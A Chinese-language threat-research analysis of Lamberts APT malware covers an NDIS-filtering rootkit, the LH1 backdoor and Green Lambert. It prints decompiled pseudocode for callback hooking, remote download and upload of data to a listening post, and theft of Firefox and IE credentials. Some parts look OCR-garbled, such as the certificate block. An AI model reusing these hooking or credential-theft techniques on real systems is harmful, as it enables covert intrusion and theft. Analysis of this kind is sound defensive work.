DriverEntry	12 if ( !v5    (v4 = v3(v7, RegistryPath), v2 = v4, v5 = v4 == 0, result = 0xC0000002, tv5) )
	13 result = v2;
	14 return result;
	15 }

这个驱动本身是一个加载器，解密出的内容是一个pe文件，其同样是个驱动。

后续解密的驱动是一个通过ndis流量过滤的rootkit，通过过滤指定的cc流量以实现具体的功能，函数首先通过fun\_Searchndissys确保系统中存在ndis.sys驱动，之后在函数fun\_NdisRegisterProtocol中通过ndis注册了一个自有的协议，通过这个的回调来过滤对应网卡中的流量数据。

```

20 KeInitializeSpinLock(&SpinLock);
21 KeInitializeSpinLock(&dword_1A3B4);
22 if ( fun_Searchndissys(&v0) )
23 {
24     dword_1CA48 = v9;
25     dword_1CA4C = v10;
26     NdisAllocatePacketPool(&Status, &PoolHandle, 0x80u, 8u);
27     result = Status;
28     if ( !Status )
29     {
30         NdisAllocateBufferPool(&Status, &dword_1A39C, 0x80u);
31         result = Status;
32         if ( !Status )
33         {
34             v1 = Fun_NdisRegisterProtocol();
35             v2 = v1,
36             NdisProtocolHandle = (NDIS_HANDLE)v1;
37             if ( v1 )
38             {
39                 do

```

如下所示，fun\_NdisRegisterProtocol中实际调用的是NdisRegisterProtocol，该函数用于注册一个自有的协议，其中的第三个参数中包含了对应的协议回调函数，这里奇怪的是这些回调函数似乎都没有实现，其中包含最终重要的ReceiveHandler（表示网卡收到数据时，会把对应的流量传入到该回调函数中），这里需要注意的是，攻击者注册的自有协议名为“KAPERSKY”与卡巴斯名称kaspersky仅一字之差。这个函数最后将NdisRegisterProtocol注册成功之后的ndis句柄给返回了。

```

1 unsigned int Fun_NdisRegisterProtocol()
2 {
3     NDIS_PROTOCOL_CHARACTERISTICS ProtocolCharacteristics; // [sp+0h] [bp-7Ch]@1
4     void (__stdcall *v2)(int, int, int, int, int); // [sp+3Ch] [bp-40h]@1
5     int (__stdcall *v3)(int, PUOID, int); // [sp+40h] [bp-3Ch]@1
6     UNICODE_STRING DestinationString; // [sp+6Ch] [bp-10h]@1
7     PUOID NdisProtocolHandle; // [sp+74h] [bp-8h]@1
8     int Status; // [sp+78h] [bp-4h]@1
9
10    Status = 0;
11    NdisProtocolHandle = 0;
12    memset(&ProtocolCharacteristics, 0, 0x6Cu);
13    ProtocolCharacteristics.MajorNdisVersion = 5;
14    ProtocolCharacteristics.MinorNdisVersion = 0;
15    RtlInitUnicodeString(&DestinationString, L"KAPERSKW");
16    ProtocolCharacteristics.Name = DestinationString;
17    v2 = nullsub_1;
18    v3 = Fun_NdisClose;
19    ProtocolCharacteristics.ReceiveHandler = (RECEIVE_HANDLER)Fun_Return10003;
20    ProtocolCharacteristics.CloseAdapterCompleteHandler = Fun_NdisCompleteUnbindAdapter;
21    ProtocolCharacteristics.OpenAdapterCompleteHandler = (OPEN_ADAPTER_COMPLETE_HANDLER)sub_12607;
22    ProtocolCharacteristics.RequestCompleteHandler = (REQUEST_COMPLETE_HANDLER)nullsub_3;
23    ProtocolCharacteristics.ResetCompleteHandler = (RESET_COMPLETE_HANDLER)nullsub_2;
24    ProtocolCharacteristics.StatusHandler = (STATUS_HANDLER)nullsub_4;
25    ProtocolCharacteristics.StatusCompleteHandler = (STATUS_COMPLETE_HANDLER)nullsub_5;
26    NdisRegisterProtocol(&Status, &NdisProtocolHandle, &ProtocolCharacteristics, 0x6Cu);
27    return Status == 0 ? (unsigned int)NdisProtocolHandle : 0;
28 }

```

```

1 int __stdcall sub_12607(int a1, int a2, int a3)
2 {
3     int result; // eax@1
4
5     result = a1;
6     *(_BYTE *) (a1 + 8) = 1;
7     return result;
8 }

```

```

1 void __stdcall Fun_NdisCompleteUnbindAdapter(PUOID P, int a2)
2 {
3     NdisCompleteUnbindAdapter(*(NDIS_HANDLE *)P + 1, 0);
4     ExFreePool(P);
5 }

```

```

1 signed int __stdcall Fun_Return10003(int a1, int a2, int a3, int a4, int a5, int a6, int a7)
2 {
3     return 0x10003;
4 }

```

前面说到自有协议在实现的时候并没有设置回调函数，但是事实上并非如此，通过返回的ndis句柄直接在内存中搜索对应的TCPIP字段，然后将其中的内存地址替换成具体的函数，这里猜测，应该是通过ndis句柄的方式搜索回调函数在内存中的位置，并手动替换（因为驱动本身是在内核中，因此是可以通过一个句柄搜索到具体的回调对象中函数指针的位置的）。

```

34 v2 = Fun_NdisRegisterProtocol();
35 v2 = 0;
36 NdisProtocolHandle = (NDIS_HANDLE)v2;
37 if ( !v2 )
38 {
39     do
40     {
41         v2 = *(_DWORD *) (v2 + 16);
42         while ( !v2 );
43         RtlInitUnicodeString(&DestinationString, L"TCP/IP");
44         while ( v2 != 0xFFFFFFFF )
45         {
46             if ( !RtlCompareUnicodeString(&DestinationString, (PCUNICODE_STRING)(v2 + 0x44), 1u) )
47             {
48                 v3 = *(_DWORD *) (v2 + 76) == 0;
49                 dword_1A3AC = v2;
50                 if ( !v3 )
51                 {
52                     Value = InterlockedExchange((volatile LONG *) (v2 + 76), (LONG)sub_12A23);
53                     if ( *(_DWORD *) (v2 + 52) )
54                         dword_1A3A0 = InterlockedExchange((volatile LONG *) (v2 + 52), (LONG)sub_12D8C);
55                     if ( *(_DWORD *) (v2 + 36) )
56                         dword_1A3B0 = InterlockedExchange((volatile LONG *) (v2 + 36), (LONG)sub_126C0);
57                     if ( *(_DWORD *) (v2 + 40) )
58                         dword_1A3B8 = InterlockedExchange((volatile LONG *) (v2 + 40), (LONG)sub_12D76);
59                     u4 = *(_DWORD *) v2;
60                     dword_1A3C0 = dword_1A3A0;
61                     while ( u4 )
62                     {
63                         u5 = *(_DWORD **) (u4 + 4);
64                         if ( u5 )
65                         {
66                             u6 = (4096 - (*(_DWORD *) (u4 + 4) & 0xFFFu)) >> 2;
67                             if ( u6 > 0x18 )
68                                 u6 = 24;
69                             u15 = 0;
70                             if ( u6 > 0 )
71                             {
72                                 u7 = *(_DWORD *) (u4 + 56);
73                                 u13 = u5;
74                                 while ( *u13 != u7 )
75                                 {
76                                     ++u15;
77                                     ++u13;
78                                     if ( u15 >= u6 )
79                                         goto LABEL_31;
80                                 }
81                                 InterlockedExchange(&u5[u15], (LONG)sub_126C0);
82                             }
83                             LABEL_31:
84                             if ( *(_DWORD *) (u4 + 80) )

```

通过流量过滤出攻击这个特殊流量，解析之后通过va\_Dispatchtable调用指定的处理函数，如下所示可以看到THIS\_IS\_OUR\_EOF，这句话的意思就是“这是我们的流量”

```

154 LABEL_23:
155     while ( 2 )
156     {
157         if ( dword_1CA70 && dword_1CA70 >= 8 )
158         {
159             LOBYTE(v15) = 0;
160             HIBYTE(v15) = BYTE2(dword_1CA7C);
161             v16 = BYTE3(dword_1CA7C) | v15 | ((dword_1CA7C & 0xFF00 | (dword_1CA7C << 16)) << 8);
162             if ( RtlCompareMemory(&kunk_1CA78, &kunk_18190, 4u) != 4 || v16 > 0x409 )
163             {
164                 if ( !dword_1CA74 )
165                 {
166                     Fun_Logger(v9, (int)"Bad command encountered. Discarding invalid command.\n", 0);
167                     Fun_Logger(v9, (int)"Remote>!@THIS IS OUR EOF!", 0x1A0);
168                     dword_1CA74 = 1;
169                 }
170                 for ( j = &kunk_1CA79; --dword_1CA70 >= 4; j = (char *)j + 1 )
171                 {
172                     if ( RtlCompareMemory(j, &kunk_18190, 4u) == 4 )
173                     {
174                         dword_1CA74 = 0;
175                         break;
176                     }
177                 }
178                 memmove(&kunk_1CA78, j, dword_1CA70);
179                 if ( dword_1CA70 >= 8 )
180                     continue;
181             }
182             else if ( v16 <= dword_1CA70 )
183             {
184                 v17 = v16 - 8;
185                 v18 = &byte_1CA80 + v16 - 8;
186                 v19 = var_Dispatchtable;
187                 v36 = *v18;
188                 *v18 = 0;
189                 v35 = 0;
190                 v37 = var_Dispatchtable;
191                 v38 = 35;
192                 while ( 1 )
193                 {
194                     v28 = strlen(v19);
195                     v39 = v28;
196                     if ( v17 < v28 )
197                         goto LABEL_40;
198                     if ( strncmp(v19, &byte_1CA80, v28) )
199                         goto LABEL_40;
200                     v21 = *(&byte_1CA80 + v39);
201                     if ( v21 != 32 && v21 != 10 && v21 != 13 )
202                         goto LABEL_40;
203                     v35 = 1;

```

整个样本支持的功能如下所示：

指令	含义
Copy	拷贝文件
Move	移动文件
Rename	修改文件名
Info	获取系统信息
Exit	设置退出标记
Close	同上
Quit	同上
Uninstall	卸载该驱动
Ndisls	列举自有协议信息
Dir	列目录

Ls	同上
Pwd	获取当前目录
Cd	切换目录
touch	创建文件
del	删除文件
rm	同上
Rmdir	删除目录
Mkdir	创建目录
Cat	查看文件
Type	同上
view	同上
Ps	列举进程
lsmod	加载驱动
Kill	关闭进程
Fexec	文件执行
bexec	脚本执行
Close	文件句柄关闭
of	打开文件
cf	关闭文件句柄
rf	读文件
wf	写文件

## Backdoor.Trojan.LH1

我们结合Twitter上一条相关推文进行扩展。

← 推文



Matt Brooks (何马太) @cmatthewbrooks

Possibly related (based on detections):

2a8d9b5c18d314a36e7ef82f0ac3635e  
d6f6ffd201709e4f03cef21b1fec5f25  
99ef1e473ac553cf80f6117b2e95e79b

翻译推文



Costin Raiu @craiu · 2017年4月10日

Good work from Symantec researchers analyzing the #Longhorn APT (aka #Lamberts at Kaspersky). symantec.com/connect/blogs/...

下午11:45 · 2017年4月10日 · Twitter Web Client

根据该推文的线索进行拓展，我们发现其中一个样本被检出为LH1，即为赛门铁克报告中提到的一类后门。

Sophos AV	Mal/Generic-S
Symantec	Backdoor.Trojan.LH1
TheHacker	Possible_Worm32
VBA32	BScope.TrojanDownloader.Agent
ZoneAlarm by Check Point	Trojan.Multi.Lamberts.e

其注册为BiosSrv服务运行。

```

1 int func_main()
2 {
3     SERVICE_TABLE_ENTRYW ServiceStartTable; // [esp+10h] [ebp-30h]
4     int v2; // [esp+18h] [ebp-28h]
5     int v3; // [esp+1Ch] [ebp-24h]
6     CPPEH_RECORD ms_exc; // [esp+28h] [ebp-18h]
7
8     SetUnhandledExceptionFilter(TopLevelExceptionHandler);
9     SetErrorMode(0x8003u);
10    ms_exc.registration.TryLevel = 0;
11    ServiceStartTable.lpServiceName = L"BiosSrv";
12    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)func_ServiceMain;
13    v2 = 0;
14    v3 = 0;
15    StartServiceCtrlDispatcherW(&ServiceStartTable);
16    return 0;
17 }

```

主体逻辑通过创建线程执行，并且随机休眠一段时间。

```

13 if ( hHandle )
14 {
15     v1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, &ThreadId);
16     if ( v1 )
17     {
18         func_SetServiceState(4u, 0, 0);
19         WaitForSingleObject(hHandle, 0xFFFFFFFF);
20         GetExitCodeThread(v1, &ExitCode);
21         if ( ExitCode == 259 )
22             TerminateThread(v1, 0);
23     }

```

```

7  v0 = time(0);
8  v1 = GetCurrentProcessId();
9  srand(v1 ^ v0);
10 v2 = rand();
11 Sleep(60000 * (v2 % 5 + 1));
12 sub_10055F9();
13 return 0;

```

其首先从资源当中提取C2和PFX证书信息，其中101为PFX证书，102为域名。

```

42 v19 = func_loadresource(v2, 101, (int)&v9, (int)&v10);
43 if ( !v19 )
44 goto LABEL_23;
45 pPFX.cbData = v10;
46 pPFX.pbData = (BYTE *)v9;
47 v19 = PFXIsPFxBlob(&pPFX);
48 if ( !v19 )
49 goto LABEL_23;
50 v3 = PFXImportCertStore(&pPFX, &pszPassword, 0x21u);
51 v17 = v3;
52 if ( !v3 )
53 goto LABEL_23;
54 v4 = CertEnumCertificatesInStore(v3, 0);
55 pCertContext = v4;
56 if ( !v4 )
57 goto LABEL_23;
58 if ( !CertGetNameStringW(v4, 5u, 0, 0, v1 + 260, 0x100u) )
59 goto LABEL_23;
60 hCertStore = CertOpenStore((LPCSTR)0xA, 0, 0, 0x10000u, L"MY");
61 if ( !hCertStore )
62 goto LABEL_23;
63 while ( 1 )
64 {
65 v5 = CertEnumCertificatesInStore(hCertStore, pPrevCertContext);
66 pPrevCertContext = v5;
67 if ( !v5 )
68 break;
69 if ( CertGetNameStringW(v5, 5u, 0, 0, &pszNameString, 0x100u) && !wcsncmp(v16 + 260, &pszNameString) )
70 {
71 v12 = 1;
72 *((_DWORD *)v16 + 129) = pPrevCertContext;
73 break;
74 }
75 }
76 if ( v12 )
77 goto LABEL_15;
78 v6 = pCertContext;
79 if ( CertAddCertificateContextToStore(hCertStore, pCertContext, 4u, 0) != 1 )
80 {
81 LABEL_23:
82 v19 = 0;
83 goto LABEL_16;
84 }
85 *((_DWORD *)v16 + 129) = v6;
86 LABEL_15:

```

PFX证书导出key为空，通过“openssl pkcs12 -in 1.pfx -out 1.key”命令导出其中的证书和私钥信息。

```

Bag Attributes
    localKeyID: 92 C3 5D C1 D5 CE 27 0C FD C1 F9 24 47 2B FD 36 F0 96 2B 14
subject=/CN=nightowl
issuer=/O=MV/OU=SERVER/emailAddress=email@mydomain.net/L=NEW YORK/ST=NEW YORK/C=US/mv-ca
-----BEGIN CERTIFICATE-----
MIIDjDCCAXQCAQEWdQYJKoZIhvcNAQEFBQAwYQxCzAJBgNVBAAoTAK1WMQ8wDQYD
VQQLAwZTRVJWRVIXITAFBgkqhkiG9w0BCQEWEWVtYWlsQG15ZG9tYWlsLm51dER
MA8GA1UEBxMIKkVXIF1PUSxETAPBgNVBAGTCE5FVybZT1JLMQswCQYDVQQGEwJV
UzEOMAwGA1UEAxMFbXYtY2EwIhgPMjAw0TEwMjQxODMzMjVhGA8yMDAwMTEyND
MzMyVjVowEzERMA8GA1UEAxMIbmInaHRvd2wmgZ8wDQYJKoZIhvcNAQEBBQADgY0A
MI GJAoGBAK4zkz3L7Fw+hmPeY+oWhbiep+celyDURVbGZo3Vsr1mgEssS1tXd/6u
G200rkM9IedVAPn5kpyw5y4PFffya0cFcbZhqkbc+ubctc7n7Xt10S3sBZ2CebT1
nzA/VaYDDR1+NPABAec4tuH7y7qKgW21kww1TD00D5eRPPqcbk0ALAgMBAAEwDQYJ
KoZIhvcNAQEFBQADggIBAB8IRhKjUj9VH0VtjBkVku20/J10gF0pqa0t3FDy+GT
SuX0SMNMpzNuW/or7S1Hi6nrk7u64s1/5W6zdgJZpZFtC2GLV5u1cZJBomsQCu7v
gk4jL03sGp8qUzUgX4TRjR8X4GrFvX2cPjx3vbfxfu2iNFI fsuz4fjU3tsaaajH
XRzjPpV/YjZpi ooEK6QHepQAFB1kwXsAKm3W/Yu1g/+LYak0Qu00MDZ2xryYp
40m4FGbdsghY8LQQqSMSYsoxf//P9jUtyGtZ7/fgn5fTKB0dz3d/antX6/9BaX7
HjzgbqPrQIhemLtrZwojrnWnr//BSTWikd+RR2w6Mp5no165grDVNi3f2/30jQ5tE
MYv+Bc/b6+lkPHnwSrmfbjKpacxmg5/y+0vdBsF+aTeycme3h5DQKRPyBflnbNz
5PNIaqNnQxfgF2H66iKS9U+1WW3RI5w//DspWA8dAFEIP+HhgJd3S7ZP/Cyraq4WL
zyhalR1Jc1iMWSvZYU/xg02i+f8G1lqGJ1zTyUf1Q7Xs7bjuVmHtoWipVHuajk8
geC0AnvjFH0TCgJ5DN9RPFmcqPBhyfFnddt1JqkZmRkflGp9fthgsmzVQk+uwpn1
mtN8tljRo3QF6bEVfAgE+W+uZQLKpA4S5Eg8pl9hzS7PEzuEdsujhtWxon2vjBpJ
-----END CERTIFICATE-----
Bag Attributes
    localKeyID: 92 C3 5D C1 D5 CE 27 0C FD C1 F9 24 47 2B FD 36 F0 96 2B 14
Key Attributes: <No Attributes>
-----BEGIN RSA PRIVATE KEY-----

```

然后获取主机信息，包括Mac地址，计算机名，以及当前用户。

创建注册表SOFTWARE\BiosInnovations，生成用户UUID，该UUID会作为标识并用于后续HTTPS通信头部的X-MV-Host字段。

该模块与远程服务器域名进行HTTPS通信，并接受如下指令：

控制命令	功能描述
	初始行为，获取指令
get-scanner	获取扫描模块
run-scanner	运行扫描模块，并回传扫描结果
回传扫描结果	
exfil-file	压缩并回传文件
上传文件	
destroy-agent	销毁

## Green Lambert

Green Lambert为可执行文件，并且与LP（Listening Post）通信。其也是唯一一个目前发现同时存在Windows版本和Mac版本的项目。

### Windows版本

该样本为一个exe，通过分析之后发现这个样本的主要功能用于和远端的LP进行连接设置，同时具备浏览器相关凭据窃取及模块加载的功能。

代码的入口如下所示，首先通过函数fun\_Init进行初始化，之后创建一个服务运行之后的主流程，服务名为smcsrv。

```

1 int __stdcall __noreturn WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     int v4; // esi@1
4     SERVICE_TABLE_ENTRY0 ServiceStartTable; // [sp+Ch] [bp-34h]@2
5     int v6; // [sp+14h] [bp-2Ch]@2
6     int v7; // [sp+18h] [bp-28h]@2
7     int v8; // [sp+1Ch] [bp-24h]@2
8     int v9; // [sp+20h] [bp-20h]@2
9     LPVOID lpAddress; // [sp+24h] [bp-1Ch]@1
10    CPPEH_RECORD ns_exc; // [sp+28h] [bp-18h]@1
11
12    v4 = 0;
13    lpAddress = 0;
14    ns_exc.registration.TryLevel = 0;
15    SetUnhandledExceptionFilter(TopLevelExceptionHandler);
16    v9 = sub_hBE1DD(6,lpAddress);
17    IF ( !fun_Init() )
18
19    ServiceStartTable.lpServiceName = Rvar D_SN;// smcsrv
20    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTION)fun_ServiceProc;
21    v6 = 0;
22    v7 = 0;
23    if ( v9 == 1 )
24    {
25        if ( !dword_41EFDC )
26        {
27            if ( fun_OpenSChManagerAndServiceA() )
28            {
29                StartServiceCtrlDispatcherA(&ServiceStartTable);
30                goto LABEL_20;
31            }
32            if ( dword_41EF60 )
33            {
34                v4 = fun_CreateServiceA();
35                v8 = v4;
36                if ( !v4 )
37                {
38                    LABEL_10:
39                    if ( dword_41EF64 )
40                        fun_shell_RegSetValueExA();
41                    goto LABEL_17;
42                }
43                fun_StartServiceA();
44            }
45            if ( v4 )
46                goto LABEL_20;
47            goto LABEL_10;
48        }
49    }
50    else
51    {
52        if ( v9 < 2 )
53            goto LABEL_20;

```

该样本中fun\_init的操作中做了很多有意思的操作。

```
1|DWORD fun_Init()
2|{
3|    DWORD v1; // [sp+Ch] [bp-1Ch]@1
4|
5|    fun_GetallStr();
6|    fun_SetCurrentDirectoryAbyPath();
7|    v1 = fun_Getconf();
8|    if ( !v1 )
9|    {
10|        v1 = sub_40A927();
11|        if ( !v1 )
12|        {
13|            v1 = fun_GetregClsid();
14|            if ( !v1 )
15|            {
16|                v1 = fun_GetglobalEventname();
17|                if ( !v1 )
18|                {
19|                    fun_InitfunBlock();
20|                    if ( fun_Funinit() )
21|                        v1 = 0;
22|                }
23|            }
24|        }
25|    }
26|    return v1;
27|}
```

首先在fun\_getallstr中一次解密出大量之后使用的字符串。

之后在fun\_Getconf中解密出对应的配置文件，其中可以看到远端的LP配置。

在fun\_InitfunBlock中按功能函数地址+功能字符的格式将对应的功能函数保存到一块内存中，如下所示可以看到其主要功能是设置对应的LP及简单的模块装载功能，其实现的指令集比Black Lambert少一些。

```

52 | u0 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1213), (int)Fun_block_conf); // conf
53 | u1 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1218), (int)Fun_block_block) | u0; // block
54 | u2 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1195), (int)Fun_block_addip) | u1; // addip
55 | u3 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1201), (int)Fun_block_dellip) | u2; // dellip
56 | u4 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1207), (int)Fun_block_setip) | u3; // setip
57 | u5 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1253), (int)Fun_block_deathcmd) | u4; // deathcmd
58 | u6 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1242), (int)Fun_block_maxattemp) | u5; // maxattemp
59 | u7 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1262), (int)Fun_block_startmod) | u6; // startmod
60 | InitializeCriticalSection(&stru_41EF9C);
61 | u8 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1224), (int)Fun_block_ieinject) | u7; // ieinject
62 | u9 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1373), (int)Fun_block_setproxy) | u8; // setproxy
63 | u10 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1329), (int)Fun_block_addproxy) | u9; // addproxy
64 | u11 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1351), (int)Fun_block_delproxy) | u10; // delproxy
65 | u12 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1382), (int)Fun_block_setproxyuser) | u11; // setproxyuser
66 | u13 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1338), (int)Fun_block_addproxyuser) | u12; // addproxyuser
67 | u14 = Fun_SetFunBlock1((LPCSTR)(var_allstr + 1360), (int)Fun_block_delproxyuser) | u13; // delproxyuser
68 | u15 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1292), (int)Fun_block_day) | u14; // day
69 | u16 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1296), (int)Fun_block_hour) | u15; // hour
70 | u17 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1301), (int)Fun_block_sleep) | u16; // sleep
71 | u18 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1307), (int)Fun_block_sleepjitter) | u17; // sleepjitter
72 | u19 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1233), (int)Fun_block_multiple) | u18; // multiple
73 | u20 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1319), (int)Fun_block_bootsleep) | u19; // bootsleep
74 | u21 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1271), (int)Fun_block_group) | u20; // group
75 | u22 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1277), (int)Fun_block_site) | u21; // site
76 | u23 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1282), (int)Fun_block_implantid) | u22; // implantid
77 | u24 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1013), (int)Fun_block_about) | u23; // about
78 | u25 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1019), (int)Fun_block_about) | u24; // labout
79 | u26 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1122), (int)Fun_block_suspend) | u25; // suspend
80 | u27 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1049), (int)Fun_block_dir) | u26; // dir
81 | u28 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1034), (int)Fun_block_delete) | u27; // delete
82 | u29 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1053), (int)Fun_block_download) | u28; // download
83 | u30 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1104), (int)Fun_block_download) | u29; // put
84 | u31 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1130), (int)Fun_block_upload) | u30; // upload
85 | u32 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1092), (int)Fun_block_upload) | u31; // get
86 | u33 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1137), (int)Fun_block_uploadmax) | u32; // uploadmax
87 | u34 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1027), (int)Fun_block_clearq) | u33; // clearq
88 | u35 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1085), (int)Fun_block_flushq) | u34; // flushq
89 | u36 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1062), (int)Fun_block_exec) | u35; // exec
90 | u37 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1067), (int)Fun_block_execattached) | u36; // execattached
91 | u38 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1096), (int)Fun_block_kill) | u37; // kill
92 | u39 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1101), (int)Fun_block_ps) | u38; // ps
93 | u40 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1080), (int)Fun_block_exit) | u39; // exit
94 | u41 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1108), (int)Fun_block_reboot) | u40; // reboot
95 | u42 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1115), (int)Fun_block_remove) | u41; // remove
96 | u43 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1147), (int)Fun_block_putmrs) | u42; // putmrs
97 | u44 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1154), (int)Fun_block_delmrs) | u43; // delmrs
98 | u45 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1161), (int)Fun_block_listmrs) | u44; // listmrs
99 | u46 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1169), (int)Fun_block_loadmrc) | u45; // loadmrc
100 | u47 = Fun_SetFunBlock2((LPCSTR)(var_allstr + 1177), (int)Fun_block_uploadmrc) | u46; // uploadmrc
101 | return u47 | Fun_SetFunBlock2((LPCSTR)(var_allstr + 1187), (int)Fun_block_listmrc); // listmrc
102 | }

```

和LP通信，首次连接主要通过.login.php及getconf.php做登陆及配置文件更新的操作。

通过getfile.php下载后续攻击代码。

```

1 | DWORD __usercall fun_InternetDSFGgetFile@(<eax>)(double a1@<st0>, LPCSTR lpString, int a2, LPCSTR lpFileName,
2 | {
3 |     const CHAR *u6; // eax@1
4 |     DWORD u7; // eax@2
5 |     DWORD u9; // [sp+Ch] [bp-20h]@4
6 |     CHAR *lpMem; // [sp+10h] [bp-1ch]@1
7 |
8 |     u6 = sub_40E577(lpString);
9 |     lpMem = (CHAR *)u6;
10 |     if ( u6 )
11 |         u7 = Fun_InternetIpWitharg(a1, 0, var_D_SCF, u6, a2, lpFileName, a4, a5); // .getfile.php
12 |     else
13 |         u7 = GetLastError();
14 |     u9 = u7;
15 |     if ( lpMem )
16 |         Fun_HeapFree(lpMem);
17 |     return u9;
18 | }

```

通过upload2.php上传相关数据。

```

29 | u14 = 0;
30 | u15 = 0;
31 | u16 = 0;
32 | u17 = 0;
33 | u23 = 0;
34 | NS_EXEC.registration.TryLevel = 0;
35 | u7 = sub_40E577(0);
36 | u21 = u7;
37 | if ( u7
38 |     && (a3 != 1 ? usprintfA(&MultiByteStr, "%s%s", var_D_SCU, u7) : usprintfA(&MultiByteStr, "%s%s", var_D_SCE, u7),
39 |         (u22 = sub_40E002(&MultiByteStr)) != 0) // .upload2.php
40 | {
41 |     u8 = Fun_HeapAlloc(a5 + 16);
42 |     u9 = u8;
43 |     u23 = u8;
44 |     if ( u8 )
45 |     {
46 |         sub_40B548(0x10u, (BYTE *)u8);
47 |         u10 = (char *)u9 + 16;
48 |         Fun_StringCopy(u10, a4, a5);
49 |         Fun_DecryptWithDK((int)u23);
50 |         sub_40B600((int)u10, a5);
51 |         u18 = a5 + 16;
52 |         u19 = u23;
53 |         u15 = a6;
54 |         u14 = var_allstr + 33;
55 |         u13 = var_allstr + 27;
56 |         u16 = 0;
57 |         u17 = &u13;
58 |         u24 = Fun_shell11_Internetcommunity1(a1, a2, u22, (int)u18, a7, (int)u16);
59 |         if ( u24 == 200 )
60 |             u24 = 0;
61 |     }

```

同时该样本通过访问signons.sqlite文件获取firefox相关的凭据，需要注意的是firefox从2017年之后就将相关的文件由signons.sqlite变成logins.json。

```
1 int __cdecl Fun_GetFirefoxpassWord(int a1, LPCSTR lpString, LPCWSTR a3, LPCSTR a4, int a5)
2 {
3     int u5; // eax@1
4     CHAR *u6; // ebx@1
5     const CHAR *u7; // eax@5
6     const CHAR *u8; // eax@11
7     int u9; // eax@12
8     const CHAR *u10; // eax@16
9     int i; // [sp+10h] [bp-1Ch]@3
10
11     u5 = lstrlenA(lpString);
12     u6 = (CHAR *)Fun_HeapAlloc4(u5 + 20);
13     if ( Fun_NssandSqliteFuns(a3) && sub_4129D9((int)lpString, a4) )
14     {
15         for ( i = 0; ; ++i )
16         {
17             lstrcpyA(u6, lpString);
18             if ( i > 3 )
19                 break;
20             u7 = Fun_Decryptstr1((int)&kunk_418F14, &kunk_420A38, 1); // \\signons
21             lstrcatA(u6, u7);
22             switch ( i )
23             {
24                 case 1:
25                     lstrcatA(u6, "1");
26                     break;
27                 case 2:
28                     lstrcatA(u6, "2");
29                     break;
30                 case 3:
31                     lstrcatA(u6, "3");
32                     break;
33             }
34             u8 = Fun_Decryptstr1((int)&kunk_418EFC, &kunk_420A38, 1); // .txt
35             lstrcatA(u6, u8);
36             if ( Fun_GetFileAttributesA(u6) )
37             {
38                 u9 = i;
39                 if ( !i )
40                     u9 = i + 1;
41                 sub_412B56(u6, u9, a1, a5);
42             }
43         }
44         u10 = Fun_Decryptstr1((int)&kunk_418EE4, &kunk_420A38, 1); // \\signons.sqlite
45         lstrcatA(u6, u10);
46         if ( Fun_GetFileAttributesA(u6) )
47             Fun_GetFirefoxpassWordbySqlite((int)u6, a1, a5);
48         Fun_FreeLibrarys();
49     }
50     Fun_HeapFree5(u6);
51     return 0;
52 }
```

通过pstorec.dll的PStoreCreateInstance函数来提取IE凭证信息。

```
13 LPVOID lpMem; // [sp+10Ch] [bp-Ch]@10
14 LPVOID u1a; // [sp+110h] [bp-8h]@10
15 LPVOID u15; // [sp+114h] [bp-4h]@10
16
17 if ( a1
18     && a2
19     && var_sqlite3_open
20     && var_sqlite3_close
21     && var_sqlite3_prepare_v2
22     && var_sqlite3_finalize
23     && var_sqlite3_step
24     && var_sqlite3_column_text )
25 {
26     u12 = 0;
27     var_sqlite3_open(a1, &u12);
28     Fun_Decryptstr1((int)&kunk_418E98, &u11, 1); // SELECT hostname, encryptedUsername, encryptedPassword FROM noz_logins
29     a1 = 0;
30     var_sqlite3_prepare_v2(u12, &u11, 260, &a1, 0);
31     while ( var_sqlite3_step(a1) == 100 )
32     {
33         u14 = 0;
34         u15 = 0;
